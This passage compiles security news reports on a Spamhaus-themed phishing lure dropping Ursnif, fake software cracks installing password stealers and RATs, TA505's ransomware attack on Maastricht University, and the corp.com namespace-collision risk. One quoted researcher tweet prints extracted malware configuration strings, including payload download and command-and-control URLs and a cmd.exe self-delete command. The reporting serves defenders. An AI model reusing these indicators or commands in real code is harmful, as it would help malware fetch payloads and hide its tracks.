,zFnRPDvkiztsSz,xnmwf,uENE,phrwnaFVzALlB,dnmwf,ynmwf,xKsa,eFnRPDvkiztsSz,rnmwf,zKsa,dnmwf,yENE,nnQuBkl,gRbpRvN,
```

Obfuscated VBS File

When executing the VBS file, it will create a randomly named text file in the %Temp% folder, which Mesa states are Ursnif malware executables, which is then launched by the script.



Name	Date modified	Type	Size
Low	2/1/2020 2:57 PM	File folder	
FXSAPIDebugLogFile.txt	3/10/2015 8:04 PM	Text Document	0 KB
gpxP.txt	1/31/2020 8:47 PM	Text Document	266 KB
tObbdqQ	2/1/2020 2:56 PM	File	1 KB

Extracted Ursnif Executable

Ursnif is a data-stealing Trojan that records what a victim types on a computer, what sites they browse to, what is copied into the Windows clipboard, and what programs they run. This information is then saved in log files and sent back to the attacker's web site.

Using this information, attackers can steal your data, gather login credentials, and further compromise a victim's accounts or even their network.

Avoiding phishing threats

As more users become aware of the common invoice, shipping notices, and financial reports phishing scams, attackers need to come up with unique phishing themes to convince a recipient to open an attached document or click on an enclosed link.

By using scare tactics, such as adding an email address to a spam block list, the attackers hope that the recipient will make a rushed decision and overlook clues like the document being a VBS file and open it.

As login credentials are always a prime target for these types of attacks, it is highly recommended that users add two-factor authentication to their logins if available as this will make it harder for attackers to log into exposed accounts.

When receiving emails, no matter who they are from, always be sure to scan any attachments or files being distributed before opening them.

It is also advised that you contact your network or email administrator about strange emails so that they can be warned and aware of these attacks.

Source: https://www.bleepingcomputer.com/news/security/devious-spamhaus-phishing-scam-warns-your-on-an-email-block-list/

3. Pirated Software is All Fun and Games Until Your Data’s Stolen

It may be tempting to try to download the latest games or applications for free, but doing so will ultimately land you in a hotbed of trouble as your computer becomes infected with adware, ransomware, and password-stealing Trojans.

Tools that allow you to crack, or bypass license restrictions, in copyrighted software have been around forever and users have always known that they face the risk of being infected with unwanted software by using them.


In the past, though, most of the unwanted programs that were installed were adware or browser extensions, and though definitely a nuisance, for the most part, they were not stealing your files or installing ransomware on your computer.

This has changed as software installer monetization companies have started to increasingly team up with ransomware and password-stealing Trojan developers to distribute their malware.

Passwords stolen through software cracks

BleepingComputer has been tracking adware bundles for a long time and in the past, they would install unwanted programs, but had no long-term ramifications to your data, privacy, or financial information.

Security researcher Benkøw has recently noticed that monetized installers pretending to be software cracks and key generators are now commonly installing password-stealing Trojans or remote access Trojans (RATs) when they are executed.



Benkøw moʞuƎq
@benkow_

From an adware to a banking trojan:
- PUA.InstallCapital c4b1077d4954b2536239dd7546ea6202
- Stage2 InstallCapitall: PUA.ImpulseLTD (exee. space/installer /exee.exe)
- Stage2 ImpulseLTD : Dreambot (AES (new ?!) dJReCsX8qWlhQ0kv) 34.240.96. 52/files/sp/vvvv.exe

```
00 ->
cu.com|stjosephscreditu|polcu.com|sudburycu|sdcu.com
reditunion|synergycu|tandia.com|tangerine|tcufinanci
unitycu.ca|valleyfirst.com|vancity.com|vantageone|vo
nion|wealthonebankofcanada|wscu.com|westobacu|weybur
76 -> CHROME
86 -> OPERA
94 -> SAFARI
A4 -> FIREFOX
B6 -> YANDEX
C6 -> AMIGO
D4 -> UNKNOWN
EC -> UA-151888001-1
0C -> Exee.
24 -> http://34.240.96.52/ch?i={0}8
60 -> http://34.240.96.52/sv?i={0}
A4 -> "{0} | {1}"
CE -> svnvz
DC -> vpnv.exeJ
F0 -> http://34.240.96.52/files/sp/vvvv.exe
3E -> Software
72 -> http://pix-fix.net/p/wo.php?stub=36&cid={0}
D4 -> "/C choice /C Y /N /D Y /T 10 & Del '"
26 -> cmd.exe
38 -> ".config'"
4C -> "^-{1,2}|^/|=|:'"
9A -> "Monitor exists:"
CA -> "Processor Core Count:"
```

```
.onion https://winserver-cdn.at
ar.txt

data%/system32.dll
data%/system64.dll

.onion https://winserver-cdn.at
/system32.dll|google.com
ip.net|2dJReCsX8qWlhQ0kv 30 300 300 300 300 3

//winserver-cdn.at
```

♡ 35 1:26 PM - Jan 27, 2020

21 people are talking about this

In his tests over the past week by downloading various programs promoted as game cheats, software key generators, and licensed software, when installing them he was infected with password-stealing Trojans and backdoors such as Dreambot, Glupteba, and Racoon Stealer.

In BleepingComputer's tests, we were infected with ShadowTechRAT, which would allow an attacker to gain full access to an infected computer.


It is not only RATs and password-stealing Trojans that users could be infected with.

One of the most prolific ransomware infections called STOP is known to be installed through these same adware bundles.

Distributed via torrent sites, YouTube, and fake crack sites

To distribute these adware bundles, attackers will upload them to torrent sites, create fake YouTube videos with links to alleged license key generators, or create sites designed to just promote adware bundles disguised as software cracks.

On torrent sites, you will commonly find that the same user has uploaded many different games, applications, and key generators that all have the same size. For example, in the image below you can see a user named 'toneg374' had uploaded many torrents around the same time that all have the size of 25.33 MB.



Games > Games - TPB
[redacted].onion/browse/
Search
Search Torrents | Browse Torrents | Recent Torrents | TV shows | Music | Top 100
Search here...
Pirate Search
□ Audio □ Video □ Applications □ Games □ Porn □ Other All

Browse Games > Games

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE) View: Single / Double	SE	LE
Games (PC)	The Sims 3-Razor1911 Uploaded Today 16:35, Size 25.33 MiB, ULed by toneg374	560	0
Games (PC)	The.Sims.4.Deluxe.Edition.ALL.DLC.RePack-MAXAGENT Uploaded Today 16:34, Size 25.33 MiB, ULed by toneg374	0	1
Games (PC)	The Elder Scrolls Skyrim Special Edition v1.5.97.0 Uploaded Today 16:34, Size 25.33 MiB, ULed by toneg374	2	2
Games (PC)	Surviving the Aftermath v1.2.0.5239 Uploaded Today 16:34, Size 25.33 MiB, ULed by toneg374	1	3
Games (PC)	Need for Speed Heat P2P Uploaded Today 16:34, Size 25.33 MiB, ULed by toneg374	0	2
Games (PC)	Need.for.Speed.Most.Wanted.Limited.Edition-PLAZA Uploaded Today 16:34, Size 25.33 MiB, ULed by toneg374	539	0
Games (PC)	Brothers A Tale of Two Sons-FLT Uploaded Today 16:34, Size 25.33 MiB, ULed by toneg374	553	0
Games	L.A.Noire.Complete.Edition-PROPHET		

Torrent site pushing copyrighted games

YouTube also has its fair share of scammers who create videos promoting a game cheat and then include a link to a file download. Like the torrent sites, these downloads are adware bundles that install malware.



AIMWARE FREE CRACKED 😈 ЧИТ ДЛЯ КС ГО AIMWARE КРЯК 😈#AIMWARE

68 views • Jan 30, 2020


KOTEQKA
80 subscribers

download: https://mega.nz/#!wRQXTKoJ!9vYFSlmL-e...

password: 1234

YouTube pushing a key generator


When users download these files they think they are getting the latest game, application, or cheat for free, but when they install it they will be greeted with an installation screen that quickly disappears.



will be installed together with Oberonbooster, OnlineApp, ReOptimizer, 1xBet, FastDataX, Xtex, ProxyGate, PremierOpinion. You can customize which compenents to install here. Please read the terms and Privacy Policy.

InstallCapital Adware Bundle screen

In the background, though, malware had been installed and either executed to steal the victim's passwords or data or to sit running while performing malicious activity.



Name	Date modified	Type	Size
bcxedsdfdg.exe	1/31/2020 11:26 A...	Application	2,019 KB
FXSAPIDebugLogFile.txt	3/10/2015 8:04 PM	Text Document	0 KB

bcxedsdfdg.exe Date modified: 1/31/2020 11:26 AM Date created: 1/31/2020 11:26 AM
Application Size: 1.97 MB

ShadowTechRAT installed in BleepingComputer's test

It's not worth it

While it may be tempting to download pirated software so that you do not have to pay for it, the risks far outweigh the reward.

Even if we put aside the fact that downloading copyrighted software is illegal, it is just not worth the potential risk of losing your data, online banking credentials being stolen, or data being stolen.

BleepingComputer gets emails, Twitter DMs, and Facebook messages every day from people who were infected by the STOP ransomware after pirating software.

These people have lost baby pictures, their thesis, or company data simply because they wanted to save $50. They now have to pay $1,000 or more to get their files back.

It is just not worth it.

Source: https://www.bleepingcomputer.com/news/security/pirated-software-is-all-fun-and-games-until-your-data-s-stolen/

4. TA505 Hackers Behind Maastricht University Ransomware Attack

Maastricht University (UM) disclosed that it paid the 30 bitcoin ransom requested by the attackers who encrypted some of its critical systems following a cyberattack that took place on December 23, 2019.

UM is a university from the Netherlands with roughly 4,500 employees, 18,000 students, and 70,000 alumni, placed in the top 500 universities in the world by five different ranking tables during the last two years.

"Part of our technical infrastructure was affected during the attack. That infrastructure consists of 1,647 Linux and Windows servers and 7,307 workstations," the university explains in a management summary of the Fox-IT incident report and UM's response.

"The attack ultimately focused on 267 servers of the Windows domain. The attacker focused on encrypting data files in the Windows domain. The backup of a limited number of systems was also affected."

UM says that all critical systems now have online and offline backups to avoid facing a future total failure scenario in the event of another ransomware attack.

Fox-IT connects TA505 to the attack

"The modus operandi of the group behind this specific attack comes over with a criminal group that already has one has a long history, and goes back to at least 2014," says Fox-IT in its full report to UM (in Dutch).

TA505 (also tracked SectorJ04) is a financially motivated hacker group known for mainly targeting retail companies and financial institutions since at least Q3 2014.

They are also known for using remote access Trojans (RATs) and malware downloaders that delivered the Dridex and Trick banking Trojans as secondary payloads during their campaigns, as well as several ransomware strains including Locky, BitPaymer, Philadelphia, GlobeImposter, and Jaff on their targets' computers now also including Clop ransomware after the attack on UM.

According to Fox-IT, the hackers were able to infiltrate the university's systems via two phishing e-mails that were opened on two UM systems on October 15 and 16.

Until November 21 when they gained admin rights on an unpatched machine, the attackers moved through UM's network compromising servers left and right until it finally deployed the Clop ransomware payload on 267 Windows systems.

The university paid the ransom to have the files decrypted on December 30 after closely analyzing the options including rebuilding all infected systems from scratch or attempting to create a decryptor.

"During the investigation, traces were found that show that the attacker collected data regarding the topology of the network, usernames, and passwords of multiple accounts, and other network architecture information," the report summary says.

Also, Fox-IT says that it "did not find any traces within the scope of the investigation that point to the collection of other types of data."

Ransom paid to avoid data loss and months of downtime

After the attack, UM secured the services of security company Fox-IT to assist with the incident's forensic investigation, the crisis management process, and to provide advice during the recovery according to official statements part of a press conference from February 5.

While UM added that the forensic research "indicates how cybercriminals have taken some of UM's data hostage," research and personal data was not exfiltrated.

However, the university will continue investigating if this conclusion is 100% accurate via "follow-up research into possible extraction" of important data files representative of education, research, and business operations as Fox-IT recommends.

UM also disclosed that it acquired the ransomware decryptor from the attackers by paying a 30 bitcoin ransom (roughly $220,000 or €220,000) to restore all the encrypted files as Reuters reported.

This allowed UM to avoid having to rebuild all the compromised systems from scratch, losing all the research, educational, and staff data and delaying exams and salary payments to the university's 4,500 employees.

"It is a decision that was not taken lightly by the Executive Board. But it was also a decision that had to be made," UM says. "We felt, in consultation with our management and our supervisory bodies, that we could not make any other responsible choice when considering the interests of our students and staff.

"The fact that on 6 January and thereafter we were able to have teaching and exams take place, more or less as planned, that UM researchers suffered little or no irreparable damage, and that we were also able to make the salary payments for 4,500 employees on time, strengthens our confidence that we made the right choice."

Source: https://www.bleepingcomputer.com/news/security/ta505-hackers-behind-maastricht-university-ransomware-attack/

5. Dangerous Domain Corp.com Goes Up for Sale

As an early domain name investor, **Mike O'Connor** had by 1994 snatched up several choice online destinations, including bar.com, cafes.com, grill.com, place.com, pub.com and television.com. Some he sold over the years, but for the past 26 years O'Connor refused to auction perhaps the most sensitive domain in his stable — **corp.com**. It is sensitive because years of testing shows whoever wields it would have access to an unending stream of passwords, email and other proprietary data belonging to hundreds of thousands of systems at major companies around the globe.

Now, facing 70 and seeking to simplify his estate, O'Connor is finally selling corp.com. The asking price — $1.7 million — is hardly outlandish for a 4-letter domain with such strong commercial appeal. O'Connor said he hopes **Microsoft Corp.** will buy it, but fears they won't and instead it will get snatched up by someone working with organized cybercriminals or state-funded hacking groups bent on undermining the interests of Western corporations.

One reason O'Connor hopes Microsoft will buy it is that by virtue of the unique way **Windows** handles resolving domain names on a local network, virtually all of the computers trying to share sensitive data with corp.com are somewhat confused Windows PCs. More importantly, early versions of Windows actually encouraged the adoption of insecure settings that made it more likely Windows computers might try to share sensitive data with corp.com.

At issue is a problem known as "namespace collision," a situation where domain names intended to be used exclusively on an internal company network end up overlapping with domains that can resolve normally on the open Internet.

Windows computers on an internal corporate network validate other things on that network using a Microsoft innovation called Active Directory, which is the umbrella term for a broad range of identity-related services in Windows environments. A core part of the way these things find each other involves a Windows feature called "DNS name devolution," which is a kind of network shorthand that makes it easier to find other computers or servers without having to specify a full, legitimate domain name for those resources.

For instance, if a company runs an internal network with the name internalnetwork.example.com, and an employee on that network wishes to access a shared drive called "drive1," there's no need to type "drive1.internalnetwork.example.com" into Windows Explorer; typing "\\drive1\" alone will suffice, and Windows takes care of the rest.

But things can get far trickier with an internal Windows domain that does not map back to a second-level domain the organization actually owns and controls. And unfortunately, in early versions of Windows that supported Active Directory — Windows 2000 Server, for example — the default or example Active Directory path was given as "corp," and many companies apparently adopted this setting without modifying it to include a domain they controlled.

Compounding things further, some companies then went on to build (and/or assimilate) vast networks of networks on top of this erroneous setting.

Now, none of this was much of a security concern back in the day when it was impractical for employees to lug their bulky desktop computers and monitors outside of the corporate network. But what happens when an employee working at a company with an Active Directory network path called "corp" takes a company laptop to the local Starbucks?

Chances are good that at least some resources on the employee's laptop will still try to access that internal "corp" domain. And because of the way DNS name devolution works on Windows, that company laptop online via the Starbucks wireless connection is likely to then seek those same resources at "corp.com."

In practical terms, this means that whoever controls corp.com can passively intercept private communications from hundreds of thousands of computers that end up being taken outside of a corporate environment which uses this "corp" designation for its Active Directory domain.

INSTANT CORPORATE BOTNET, ANYONE?

That's according to **Jeff Schmidt**, a security expert who conducted a lengthy study on DNS namespace collisions funded in part by grants from the **U.S. Department of Homeland Security**. As part of that analysis, Schmidt convinced O'Connor to hold off selling corp.com so he and others could better understand and document the volume and types of traffic flowing to it each day.

During an eight month analysis of wayward internal corporate traffic destined for corp.com in 2019, Schmidt found more than 375,000 Windows PCs were trying to send this domain information it had no business receiving — including attempts to log in to internal corporate networks and access specific file shares on those networks.

For a brief period during that testing, Schmidt's company **JAS Global Advisors** accepted connections at corp.com that mimicked the way local Windows networks handle logins and file-sharing attempts.

"It was terrifying," Schmidt said. "We discontinued the experiment after 15 minutes and destroyed the data. A well-known offensive tester that consulted with JAS on this remarked that during the experiment it was 'raining credentials' and that he'd never seen anything like it."

Likewise, JAS temporarily configured corp.com to accept incoming email.

"After about an hour we received in excess of 12 million emails and discontinued the experiment," Schmidt said. "While the vast majority of the emails were of an automated nature, we found some of the emails to be sensitive and thus destroyed the entire corpus without further analysis."

